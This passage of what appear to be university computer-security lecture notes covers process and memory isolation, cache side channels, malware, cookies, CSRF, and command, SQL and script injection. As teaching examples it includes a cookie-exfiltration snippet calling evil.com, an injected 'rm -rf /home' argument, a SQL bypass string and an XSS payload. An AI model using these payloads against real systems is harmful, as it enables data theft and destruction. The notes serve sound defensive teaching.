        - Grants permissions to users according to UIDs and roles (owner, group, other)
    - Process UIDs

Real user ID (RUID)	Same as the user ID of parent Used to determine which user started the proc
Effective user ID (EUID)	Setuid bit on the file being executed, or syscall Determines the permissions of the process
Saved user ID (SUID)	Used to save and restore EUID


    - SetUID demystified
        - Root: ID=0 for superuser root, can access any file
        - Fork and exec system:
            - Inherit three IDs of parent;
            - Exec of program with setuid bit: use owner of file
        - Setuid system call lets you change the EUID.
        - Three bits:

    - Setuid: set EUID of process to ID of file owner.
    - Set EG$_{roup}$ID of process to GID of file
    - Sticky bit:
        - On: Only file owner, directory owner, and root can rename or remove file in the directory.
        - Off: if a user has write permission on directory, can rename or remove files, even if not owner.

- Examples 1 - Android:
    - Each app runs with own process UID (memory + file isolation)
    - Communication limited to using UNIX domain sockets + reference monitor checks permissions
        - Access granted at install time + runtime.

- Example 2 - OK$_{cupid}$W$_{eb}$S$_{erver}$:
    - Each service runs with unique UID (memory + file isolation)
    - Communication limited to structured **R**emote **P**rocedure **C**all

process	*chroot* jail	run directory	uid	gid
okld	/var/okws/run	/	root	wheel
pubd	/var/okws/htdocs	/	www	www
oklogd	/var/okws/log	/	oklogd	oklogd
okd	/var/okws/run	/	okd	okd
svc$_1$	/var/okws/run	/cores/51001	51001	51001
svc$_2$	/var/okws/run	/cores/51002	51002	51002
svc$_3$	/var/okws/run	/cores/51003	51003	51003




- Example 3 - Modern Browser
    - Browser process: handles the privileged parts of the browser (network requests, address bar, bookmark).
    - Renderer process: handle untrusted, attacker content (JS engine, DOM, etc). Communication restricted to RPC to browser/GPU proc.
    - Other processes: GPU, plugin, etc.
- Example 4 - Qubes OS
    - Trusted domain: VM that manages the GUI and other VMs
    - Network, USB domains: isolated to handle untrusted data, communicates with other VMs via firewall domain.
    - AppVM domains: Apps run in isolation, in different VMs

Mechanisms

- Examples:
  - **Access control lists** on files used by OS to restrict which processes (based on UID) can access files.
  - **Namespaces** are used to partition kernel resources (e.g. mnt, pid, net) between processes.
  - **Syscall filtering** (seccomp-bpf) is used to allow/deny system calls and filter on their arguments.


- Memory Isolation
  - **Fundamental**: if no memory isolation, then control flow can be hijacked.
  - Virtual Address:
    - Each process gets its own virtual address space, managed by the OS
    - Processes don't use Physical Addresses, but only Virtual Address.
  - Translation
    - Each memory access performs address translation (load, store, fetch)
    - CPU's **M**emory **M**anagement **U**nit does the translation
    - Entire address mapping is 64 * 2^{64}, too large.
    - Basic unit: page (4KB = 2^{12})
    - Multi-level page tables, VA as path, lead stores PAs, root is in MMU.



  - Process Isolation
    - Each process has its own tree.
      - Tree created by OS, managed by MMU (page table walking)
      - Context switch, OS changes root
    - Kernel has its own tree.

- Access Control

- Page descriptors contain additional access control information within processes' virtual address.
    - Read, Write, Execute permissions, set by OS.
- E.g. Kernel's virtual memory space mapped into every process, but inaccessible. Must context switch first.
- E.g. Page table walk: (48 bit addresses)



- **T**ranslation **L**ookaside **B**uffer (**TLB**)
    - Small cache of recently translated addresses.
    - Stores:
        - Physical page corresponding to virtual page
        - Access control: If page mapping allows the mode of access
    - Upon context switch:
        - Can flush the TLB
        - If PCID, then entries in TLB are partitioned by PCID.


- VM Memory Isolation
    - Isolate process in one VM from the process (or the kernel) of another VM
    - Modern hardware has support for extended/nested page table entries
        - Allows VM OS to map guest PA to machine/host PA without calling VMM.
    - TLB also tagged with VM ID (VPID)
    - VMM is assigned VPID 0, to isolate VMM from guest VMs.

Side Channels

- Defeats of VM/process isolation
    - Find a bug in the kernel or hypervisor.
        - Attack surface: syscalls
        - Developers make mistakes, from forgetting to check and sanitize values
    - Find a hardware bug

        - E.g. meltdown breaks process isolation
    - Exploit OS/hardware side-channels
        - E.g. cache-based side channels.

- Cache
    - Main memory is large but slow
    - Recently used memory is cached in faster but smaller memory cells, closer to the processing cores.
    - Hierarchy:



    - Organization:
        - Cache line: unit of granularity, e.g. 64 bytes
        - Cache lines grouped into sets: each memory address is mapped to a set of cache lines
        - Collisions: evict.

- Cache Side Channels
    - Cache is a **shared** system resource
        - NOT isolated by process, VM, or privilege level
    - Threat Model
        - Co-located: Attackers and victim are isolated, but on **same** physical system
        - Attacker is able to invoke functionality exposed by the victim
        - Attackers should not infer anything about victim memory contents.
    - Many algorithms have **memory access patterns** that are dependent on sensitive memory contents.

- Evict & Time
    - Run victim code several times and time it → evict the cache → run the victim code again and time it.
    - IF slower, then cache lines evicted must be used by the attacker. Then something about the addresses accessed by victim code.

- Prime & Probe
    - Prime: access many memory locations so that previous cache contents are replaced.
    - Time victim code access to different memory locations → **slower** means evicted by victim.

- Flush & Reload
    - Flush the cache and run victim code
    - Time victim code access to different memory locations → **faster** means evicted by victims.

Lecture 6 - Malware

Malwares

- Def: after machines have been compromised → malware to do stuff.

- Types of Malwares

Virus	Code propagates by arranging itself to eventually be executed. Altering source code.
Worm	Self propagates by arranging itself to immediately be executed. Altering running code.
Rootkit	Program designed to give access to an attacker while actively hiding its presence.

- Malicious Behaviours
    - Malware runs with some user privileges on machines; or escalate privileges
    - Mischief:
        - Pop up messages, trash files, damage hardware
    - Surveillance:
        - Exfiltrate information, key logging, screen capture, audio, etc.
    - Economics/Crime
        - Botnet: a network of autonomous program controlled by a remote attacker can be used at a platform for attacks.
        - Spam: selling goods/services, advanced fee, phishing
        - Click-fraud: produce clicks on ads for revenue.
        - Extortion attacks: ransomware
        - Steal credentials
        - Blackmail


- Examples
    - Attack a network-accessible vulnerable services
        - 1988, Morris Worm, buffer overflow in the fingered utility, then propagated. 10%.
        - 2003, Blaster Worm, buffer overflow in the MS RPC interface
        - 2017, WannaCry ransomware, Windows SMB exploit from the Shadow Broker “Eternal Blue”. Developed by NSA. Marus Hutchins → kill switch.
    - Vulnerable client connects to remote system that sends over an attack “driveby”
        - 2014, Cryptowall malware, was a Cryptolocker
        - U.S. government installs malware for network investigative techniques.
    - Social Engineering: trick user into running or installing
        - Fake antivirus.
        - Flashlight trojan horse apps steal credentials
        - 2012, hacking team state-sponsored.
        - USB autorun functionality
        - 2010, Stuxnet target centrifuge controllers on airgapped network.
    - Insert into system component at manufacture
        - 2008, fake Cisco equipment sold in China contained malware.
        - 2014, NSA supply chain interdiction to insert backdoors
    - Compromise software provider
        - 2012, 2014, 2015, Juniper code base compromised
    - Attacker with local access downloads/runs directory
        - Phone spyware for stalking/domestic abuse
        - 2016, hard-coded usernames/passwords for IoT.

- Countermeasure
    - Signature-based detection: look for virus code patterns
    - AV arms: virus writers change viruses to evade detection.
    - Cleanup: rebuild from original media/backups
    - Analysis: run in VM/sandboxed environment.

Lecture 7 - Web Security Model

HTTP Protocol

- Definition
    - Allows fetching resources (HTML documents) through **U**niform **R**esource **L**ocator




  - Client and servers communicate by exchanging individual messages

- Request


```
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

- Response



- Methods

GET	Get the resource at the specified URL
POST	Create new resource at URL with payload
PUT	Replace current representation of the target resource with request payload
PATCH	Update part of the resource
DELETE	Delete the specified URL

  - In practice, GETs / POST have side effects. Real method hidden in a header or request body.
- HTTP2
  - Major revision in 2015, SPDY protocol.
  - No major changes in how applications are structured.
    - Allows pipelining requests for multiple objects
    - Multiplexing multiple requests over one TCP connection
    - Header compression.
    - Server push

- **Cookies**

- Small pieces of data that a server sends to store on browser.
- Benefits:
  - Session management: logins, shopping carts, etc.
  - Personalization: user preferences, themes, etc.
  - Tracking: recording and analyzing user behavior.
- Set cookies in response

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: trackingID=3272923427328234
Set-Cookie: userID=F3D947C2
Content-Length: 2543

<html>Some data... whatever ... </html>
```

- Send cookies with each request

```
GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Cookie: trackingID=3272923427328234
Cookie: userID=F3D947C2
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

Browser

- Basic Browser Execution
  - Browser windows:
    - Loads content
    - Parses HTML and runs Javascript
    - Fetches sub resources (e.g. images, CSS, javascript)
    - Respond to events like onClick, onMouseover, onLoad
  - Nested execution:
    - Frame: rigid visible division
    - iFrame: floating inline frame
    - Usage:
      - Delegate screen area to content from another source
      - Browser provides isolation based on frames


    - Parent may work even if frame is broken
- Document Object Model (DOM)
    - Javascript can read and modify pages by interacting with DOM. OOD interface for reading and writing websites.
    - Includes browser object model: access window, document, and other state like history, browser navigation and cookies.
    - E.g. const list = document.getElementById('t1'); list.appendChild(newItem);

Attacker Models

- Types of attacker models
    - Network attacker: attacks on the network communication
    - Web attacker: attacks on client and server sides.

    - Gadget attacker: web attacker with capabilities to inject limited content into honest page.


- Web Security
    - Safely browse the web in the presence of web attackers. New OS analogy.



Same Origin Policy


- Origin: isolation unit/trust boundary on the web.
  - **[scheme, domain, port]** triple derived from URL
- Goal: isolate content of different origins
  - Confidentiality: script contained in A.com should not be able to read data in B.net.
  - Integrity: script from A.com should not be able to modify the content of B.net.

- **DOM SOP**:
  - Each frame in a window has its own origin
  - Frame can only access data with the same origin
    - DOM tree, local storage, cookies, etc.
  - Illustration




  - Message passing via postMessage API: sender and receiver.

- HTTP SOP
  - Pages can perform requests across origins:
    - Page can leak data to another origin by encoding it in the URL, request body, etc.
  - SOP prevents code from directly inspecting HTTP response.
    - Except for documents, can often learn some information about the response.
- Documents
  - Can load cross-origin HTML in frames, but not inspect or modify the frame content.




- Scripts

- Can load scripts from across origins, but scripts execute with **privilege** of the page.



- Images
  - Can render cross-origin images, but SOP prevents page from inspecting individual pixels.



    - Fonts and CSS are similar

- **Cookies SOP**
  - Send cookies only to the **right** website: ([scheme], domain, path).
  - Scope Setting:

	Allowed	Disallowed
Subdomain	login.site.com	other.site.com
Parent	site.com	com
Other		othersite.com

    - A page can set a cookie for its own domain or any **parent** domain (if the parent domain is not a public suffix).
    - Browser will make a cookie available to the given domain, including any sub-domains.
  - Browser always sends **all cookies in a URL's scope**.

Cookie 1:
name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:
name = cookie2
value = mycookievalue
domain = site.com
path = /


Cookie 3:
name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/my	No	Yes	No

- Cookie's domain iss domain suffix of URL's domain
- Cookie's path is a *prefix* of the URL path

Cross Site Request Forgery

- Definition



- Issues: cookies are always sent
  - Web attacker can also make cross origin request.

  - Network attacker can steal cookies if server allows unencrypted HTTP traffic
  - SOP doesn't prevent leaking data, since document.cookie.

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

- Defense:
  - Header: SameSite = Strict;
    - A same-site cookie is only sent when the request originates from the **same site**.
  - Header: Secure
    - A secure cookie is only sent to the server with an **encrypted** request over HTTPS protocol.
  - Header: HttpOnly
    - The cookie is not in document.cooki

- DOM SOP vs. Cookie SOP
  - Cookies: cseweb.ucsd.edu/AAA can't see cookie for cseweb.ucsd.edu/BBB
  - DOM: cseweb.ucsd.edu/AAA can access DOM of cseweb.ucsd.edu/BBB.
    - To access cookie:


```
const iframe = document.createElement("iframe");
iframe.src = "https://cseweb.ucsd.edu/~nadiah";
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

  - E.g. If a bank includes Google Analytics JavaScripts, it can accesss your bank's authentication cookie.

Lecture 8 - Web Security Model

Cross Site Request Forgery

- Session Authentication Cookie



- Cookies Sending
  - Attackers can send a CSRF, then both cookies are sent. Attackers can't see the result of cookies, but the request is valid and side effects occur.
  - Cookies-based authentication is **NOT** sufficient for requests that have any side effects.

- Attacks may not abuse the cookies
    - Drive-By Pharm: Malicious site runs JS to scan home network looking for broadband router. Then try to login and replace DNS.

```
<img src="192.168.0.1/img/linksys.png" onError=tryNext() </img>
```

    - Native Apps Run Local Servers.
    - Login CSRF: attacker can logged into the site.

CSRF Defenses

- Goal: **POST** must be authentic

- Secret Token Validation
    - Bank.com includes a secret value in every form that the server can validate.
    - Static token provides no protection (attacker can lookup)
    - Session-dependent identifier or token:
        - Attacker cannot retrieve token via GET because of Same Origin Policy

- Referer/Origin Validation
    - Both headers allow servers to identify what origin initiated the request.
    - REFERRER: request header contains the URL of the previous web page from which a link to the currently requested page was followed.
    - ORIGIN: only sent POSTs and only sends the origin.

- SameSite Cookies

Strict	Never send cookies in any cross-site browsing context, even when following a regular link.
Lax	Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST)
None	Send cookies from any context

CSRF Summary

- Forces an end user to execute unwanted action on another web application (where they're typically authenticated)
- Attacks specifically target **state-changing** requests, not data theft since the attacker cannot see the response to the forged request.
- Defense: combination of tokens, Referrer/Origin, sameSite cookies.

Injection

- Command Injection: execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

Source:

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100)
    strcpy(cmd, "head -n 100 ")
    strcat(cmd, argv[1])
    system(cmd);
}
```

Adversarial Input:

```
./head10 "myfile.txt; rm -rf /home"
  -> system("head -n 100 myfile.txt; rm -rf /home")
```

  - Defense: most high-level languages have safe ways of calling out to a shell.

- Code Injection: high-level languages can execute code directly.
  - E.g. **eval**. → DON'T use it.

- SQL injection: developers try to build SQl queries that use user-provided data.

Malicious: "' or 1=1 --" ***-- this is a comment in SQL***

```
$login = $_POST['login'];
  login = ' or 1=1 --'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = ' or 1=1 --'
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- succeeds. Query finds *all* users
  // success
}
```

  - Cause damage:
    - DROP TABLE
    - Xp_cmdshell: SQL server lets you run arbitrary system commands.
  - Defense:
    - Parameterized (aka. prepared) SQL:
      - Server automatically handle escaping data
      - Parameterized queries are typically faster because the server can cache the query plan.
    - ORMs (Object Relational Mapping)

        - Provide an interface between native objects and relational databases.
- Summary
    - Malicious code **is executed on victim's server**
    - Unsanitized user input ends up as code (shell command, etc.)
        - Cannot be manually sanitize user input
    - Safe interfaces: parameterized SQL, ORM

Cross Site Scripting (XSS)

- Def: Application takes untrusted data and sends it to a web browser without proper validation or sanitization.
    - Attackers can inject **scripting code** into pages generated by a web application.

- Search Example

https://google.com/search?q=<script>alert("hello world")</script>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world")</script></h1>
  </body>
</html>
```

- Types
    - Reflected XSS: the attacker script is reflected back to the user as part of a page from the victim site.
        - E.g. injected code redirected PayPal visitors to a page warning users their accounts has been compromised.
        - E.g. PayPal reflected the injected URL back to the user.
    - Stored XSS: the attacker stores the malicious code in a resource managed by the web application, such as a database.
        - E.g. Samy Worm: run javascript inside of CSS tags.

- Filtering is REALLY hard
    - Large number of ways to call Javascript and to escape content.
    - Tremendous number of ways of encoding content.
- **C**ontent **S**ecurity **P**olicy

-